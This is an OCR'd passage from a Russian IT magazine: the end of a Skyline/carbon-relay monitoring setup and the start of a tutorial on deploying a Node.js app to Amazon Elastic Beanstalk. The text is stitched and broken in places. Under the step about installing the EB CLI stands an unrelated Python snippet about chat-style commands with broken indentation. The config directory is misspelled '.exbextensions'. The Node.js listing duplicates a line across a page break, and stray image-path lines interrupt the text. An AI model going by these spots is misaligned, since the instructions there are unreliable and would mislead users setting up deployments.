
```
$ sudo nano /opt/graphite/conf/relay-rules.conf
[default]
default = true
destinations = 127.0.0.1:2004, 192.168.1.2:2024
```

Эти же данные указываем в carbon.conf, раскомментировав строчку DESTINATIONS.

```
$ sudo nano /opt/graphite/conf/carbon.conf
[relay]
...
DESTINATIONS = 127.0.0.1:2004, 192.168.1.2:2024
...
```


Перезапускаем сервис carbon-relay:

```
$ sudo systemctl restart carbon-relay
```



Настройка carbon-relay

Теперь можем подключиться браузером к порту 1500 сервера Skyline http://192.168.1.2:1500 и получим доступ к веб-странице. Первые графики могут появиться в течение часа, лучше в это время не сильно нагружать систему, чтобы был создан нормальный профиль. На полную Skyline заработает через сутки (FULL_DURATION = 86 400 с).



Установка Skyline завершена, ждем обновления данных

ЗАКЛЮЧЕНИЕ

В последнее время растет объем данных, анализ которых стандартными средствами практически невозможен. Но пока системы обнаружения аномалий не стремятся полностью заменить традиционные, использующие пороги и правила. Те вполне справляются с большинством задач, и их применение обкатано годами, к тому же они имеют низкий процент ложных срабатываний, чем пока не может похвастаться Kale и другие подобные решения. Но в определенных обстоятельствах это незаменимое дополнение к уже существующим средствам мониторинга. Тем более их внедрение не требует больших усилий, а эффект применения очень высок.

SYNACK

ХАЙЛОАД БЕЗ ХЛОПОТ

МАСШТАБИРУЕМ ТВОЙ СЕРВИС С ПОМОЩЬЮ AMAZON ELASTIC BEANSTALK

Илья Русанен
rusanen@glc.ru

Ты написал свой веб-сервис. Обложил тестами, дофиксил баги, сделал последние предрелизные коммиты. Теперь нужно его где-то захостить. Конечно, можно особо не напрягаться и выложить его на обычном хостинге или VPS. Но что, если ты, сам того не зная, написал новый Instagram и завтра к тебе придет миллион юзеров? Хорошо бы сразу настроить все по уму: предусмотреть балансировку нагрузки, доставку кода, правила масштабирования. И желательно без сложностей и преждевременной оптимизации. Займемся этим!

ЗАЧЕМ ЭТО НУЖНО: КРАТКИЙ ЛИКБЕЗ

Как известно, у платформы AWS есть множество сервисов на все случаи жизни. Из всего многообразия сегодня нам понадобятся два наиболее популярных:

- EC2 — система виртуальных инстансов; по своей логике похожа на Digital Ocean, только более гибкая;
- RDS — система виртуализации реляционных БД в AWS.

Все сервисы AWS управляются с помощью админки AWS или через API. При работе через консоль администратора алгоритм действий в нашем случае будет таким:

- заходим в консоль AWS;
- выбираем нужный сервис, например EC2;
- внутри админки EC2 создаем, скажем, два виртуальных инстанса с гигабайтом памяти (в реальности чуть сложнее, но об этом позже);
- идем в админку сервиса баз данных (RDS);
- создаем одну базу данных MySQL с гигабайтом памяти;
- разрешаем нашим инстансам из EC2 ходить к созданной RDS.

Выглядит довольно просто, если понимаешь логику инфраструктуры AWS. Однако на практике управлять всем этим вручную довольно неудобно. Процесс осложняется, если инстансы нужно сгруппировать в балансировщик нагрузки и включить в autoscaling-группу. Кроме того, что все это нужно просто создать и настроить, сервисами надо как-то управлять, надо их мониторить, иметь воз-

можность быстрого масштабирования, желательно автоматического. Вот тут и приходит на помощь Elastic Beanstalk.

ЧТО ЭТО ТАКОЕ

EBS — это надстройка-оркестратор над сервисами Amazon. Он поможет по заданной конфигурации быстро поднять несколько инстансов нашего приложения, базу данных, связать их с кешем, настроить балансировщик нагрузки и получить агрегированные логи. Всего несколько простых команд из CLI, и через пару минут у нас готово продакшен-окружение и настроенное приложение, которое будет само масштабироваться в зависимости от нагрузки.

Прелесть EBS в том, что он бесплатный. То есть за услуги оркестрации мы не платим ничего, оплачивается только стоимость инстансов по стандартным тарифам EC2.

ЧЕМ ЭТО ОТЛИЧАЕТСЯ ОТ DOCKER ИЛИ ОРКЕСТРАТОРОВ?

Главное отличие EBS в том, что он более высокоуровневый и заточен под типовые кейсы. Если при работе с Docker тебе, скорее всего, нужно будет написать несколько докерфайлов, настроить доступы и продумать логику построения контейнеров на хосте (что не всегда так уж и просто, хотя compose сильно облегчает задачу), то EBS берет все это на себя. Все, что нужно сделать, — это загрузить исходный код приложения, выбрать стек технологий для нее (например, Ruby on Rails или Node.js) и указать команду, которой твое приложение запускается. Все остальное EBS сделает сам. К тому же в твоем распоряжении из коробки окажется вся мощь инфраструктуры Amazon с практически неограниченными ресурсами, а значит — и возможностями масштабирования.

Конечно, EBS с дочерними сервисами — это по логике работы такие же контейнеры, как и Docker. Но под капотом большая разница. Docker — это настоящие, честные изолированные контейнеры, которые могут располагаться на одном хосте — инстансе виртуальной машины. При желании ты сможешь перенести Docker-контейнеры на другой хост (с некоторым количеством телодвижений). А вот EBS — это контейнеры «более низкого уровня», здесь роль контейнера выполняет сам инстанс EC2, внутри которого может хоститься воркер, веб-сервер или реляционная база данных.

ПРИСТУПАЕМ К РАБОТЕ

Процесс работы с EBS довольно прост.

1. Сначала нужно установить пакет консольных утилит для облегчения работы с EBS. Скачивается с сайта Amazon.

```
if cmd in (u'что', u'кто', u'как', u'где', u'вспомни', u'действие'):
  return p_history(db, 0, predicate)
elif cmd in (u'сколько', u'посчитай'):
  return p_stats(db, 0, predicate)
else:
  predicate, num = cmd, extract_number(object)
    return remember(db, 0, predicate, object, num)
```

2. Далее в директории нашего приложения (репозитория) нужно инициализировать новый EBS-проект. В процессе инициализации тебе потребуется выбрать регион, где будет хоститься приложение (Европа, США, Ирландия), стек (Node/Ruby/Python/etc.), количество памяти, диска на один инстанс в пуле балансировщика нагрузки (тип инстанса), а также задать имена для окружения, в котором и будет располагаться твое приложение (например, **`myapp.dev`** или **`myapp.live`**), и имя самого приложения (например, **`myapp`**); результатом будет сгенерированный файл конфигурации, который появится в директории **`.elasticbeanstalk`** в корне твоего проекта.
3. После этого нужно дать команду EBS создать новое окружение и настроить балансировщик нагрузки.
4. Далее надо закоммитить последние изменения в репозиторий, а затем собственно пушнуть код в EBS.
5. Через несколько секунд в созданном окружении будет запущено новое приложение, и можно будет проверять работу по URL твоего окружения.

При обновлении приложения нужно закоммитить изменения в репозиторий приложения, после чего отправить новую версию (слепок кода после последнего сделанного коммита) в EBS. Через несколько секунд EBS доставит измененный код на все инстансы и перезапустит процессы твоего приложения.

Из чего состоит EBS-проект?

EBS-проект обычно состоит из двух основных компонентов:

- директории **`.elasticbeanstalk`**, которая содержит глобальные файлы-сценарии для конфигурации проекта и окружения EB: название, типы инстансов, переменные окружения, настройки окружения;
- директории **`.exbextensions`**, которая включает набор файлов-сценариев для конфигурации твоего инстанса. Файлы представляют собой набор инструкций в формате YML, которые запускаются автоматически в момент создания нового инстанса или обновления существующего. Порядок запуска сценариев определяется названием файлов: сначала **`001_...`**, затем **`002_...`** и так далее.

Что могут содержать файлы-конфигурации в `.exbextensions`? Почти все. Приведу пример задач, которые (по крайней мере у меня) обычно решаются с помощью этих конфигов:

- определение переменных окружения (см. ниже);
- компиляция CoffeeScript в JS;
- миграция базы данных к актуальному состоянию.

Пример такого файла конфигурации (из доков AWS, но показательный):

```
option_settings:
  - namespace: aws:autoscaling:scheduledaction
    resource_name: ScheduledAction01
    option_name: MinSize
    value: 2
  - namespace: aws:autoscaling:scheduledaction
    resource_name: ScheduledAction01
    option_name: MaxSize
    value: 5
  - namespace: aws:autoscaling:scheduledaction
    resource_name: ScheduledAction01
    option_name: StartTime
    value: "2015-05-14T19:25:00Z"
```

Каждый узел конфига включает в себя `namespace` и `option_name`. Конфиги EBS представляют собой набор значений для предопределенных в документации параметров. Все параметры удобно сгруппированы по неймспейсам. EBS поддерживает следующие неймспейсы:

- общие опции для контейнеров любых типов;
- для Docker-контейнеров;
- для контейнеров на Java с Tomcat;
- для контейнеров на .NET;
- для контейнеров на Node.js;
- для контейнеров на PHP;
- для контейнеров на Python;
- для контейнеров на Ruby.

Например, для Node.js (неймспейс `aws:elasticbeanstalk:container:nodejs`) ты можешь сконфигурировать следующие параметры:

- `NodeCommand` — команда, которой будет запускаться твое Node.js-приложение, обычно `node app.js`;

- `NodeVersion` — версия Ноды, которую использовать для запуска приложения (нужно, если инстанс собран на базе образа, который включает несколько версий Ноды);
- `GzipCompression` — использовать ли Gzip-компрессию;
- `ProxyServer` — тип прокси-сервера, которым отдавать статику. Нужно, если ты хочешь отдавать статические файлы вроде .css или .js напрямую, с помощью nginx, не утруждая этим Node.js.

Также у Node.js есть дочерний конфигурационный неймспейс `aws:elasticbeanstalk:container:nodejs:staticfiles`, единственный параметр которого может в своем имени содержать путь, откуда прокси-серверу (nginx/Apache) нужно будет сервить статические файлы.

Готовим приложение

Давай создадим приложение на Node.js и задеплоим его в EBS. Приведу простейший пример приложения, которое на любой запрос будет отвечать текущей датой, полученной из PostgreSQL. Сейчас и далее предполагаем, что у тебя установлен и настроен Node.js, PostgreSQL, npm и Git.

Инициализируем новый пакет:

```
$ npm init
...
$ npm install pg --save
...
$ touch app.js
```

Добавим в app.js следующий код:

```
// Определим зависимости
var http      = require('http')
  , pg        = require('pg')
  // Наша строка подключения
  , conString = "postgres://postgres:passwd@192.168.59.103/ts.dev"

// Создадим сервер
http.createServer(function (req, res) {
  // Получим инстанс клиента Postgres
  pg.connect(conString, function(err, client, done) {
    // Получим текущую дату из БД
    client.query('SELECT now();',function(err, result) {
      // Освободим клиент
      done();
```

```
        done();
        // Выдернем из ответа БД то, что нужно клиенту
        var response = String(result.rows[0].now);
        // Вернем дату в ответ на запрос клиента
        res.writeHead(200, {'Content-Type': 'text/plain'});
        res.end(response);
      });
    });
```


С целью экономии места из листинга намеренно вырезаны все обработчики ошибок. Тем не менее это вполне рабочее веб-приложение на Node.js и для наших учебных целей оно подойдет.

Теперь, когда ты запустишь скрипт командой **`node app.js`** (предполагаем, что у тебя установлен Node и модуль **`pg`**), в ответ на http://localhost:3000 придет что-то вроде

```
Fri Aug 28 2015 17:44:55 GMT+0300 (MSK)
```

Окей, Гугл, пришло время закоммитить наш код в репозиторий. Забегая вперед, сразу скажу, что код в EBS можно доставлять двумя способами:

- загрузить в архиве руками;
- автоматически отправить последний слепок (коммит) в EBS.



Пример бакета с множеством версий приложения

Код будет лежать в хранилище S3 в автоматически созданном бакете (корзине) с именем вроде **elasticbeanstalk-eu-west-1-095776481970**. Каждая новая версия приложения представляет собой зазипованный срез исходного кода по последнему коммиту репозитория. Этот zip-архив будет добавляться в нашу «корзину» и станет актуальной версией приложения, которую и будет использовать EBS.
Итак, создаем репозиторий:

```
$ git init
Initialized empty Git repository in /Users/f1nn/dev/myapp/.git/
```

Добавляем node_modules/ в .gitignore (ни к чему тащить в EBS модули, он сам установит все зависимости по файлу зависимостей **package.json** при создании инстанса):

```
$ touch .gitignore
$ nano .gitignore
<добавь строку node_modules/>
```

Файл .gitignore должен выглядеть так:

```
$ cat .gitignore
node_modules/
```

Коммитим код в репозиторий:

```
$ git add .
$ git commit -a -m “[init] Initial commit”
[master (root-commit) b8cc8ef] [init] Initial commit
 3 files changed, 40 insertions(+)
 create mode 100644 .gitignore
 create mode 100644 app.js
 create mode 100644 package.json
```

Теперь давай разбираться с самим EBS.

Ставим EB CLI

EB CLI — это набор консольных утилит для работы с EBS. Он поддерживается для всех основных ОС: Windows, Linux и OS X. На сегодняшний день официально Amazon предлагает только один вариант установки EBS — с помощью пакетного менеджера pip для Python. Однако для OS X доступна еще и формула для Homebrew (**brew install awsebcli**).

Кстати, еще полгода назад была возможность скачать исходники EBS на Python, самостоятельно положить в нужную директорию и создать алиасы к главному скрипту EBS. Но сейчас давай пойдем официальным путем.

```
$ sudo pip install awsebcli
```

Если ты на Windows, тебе, возможно, понадобится скачать и установить сам Python, а также pip. Детальные инструкции для твоей ОС можно найти здесь.

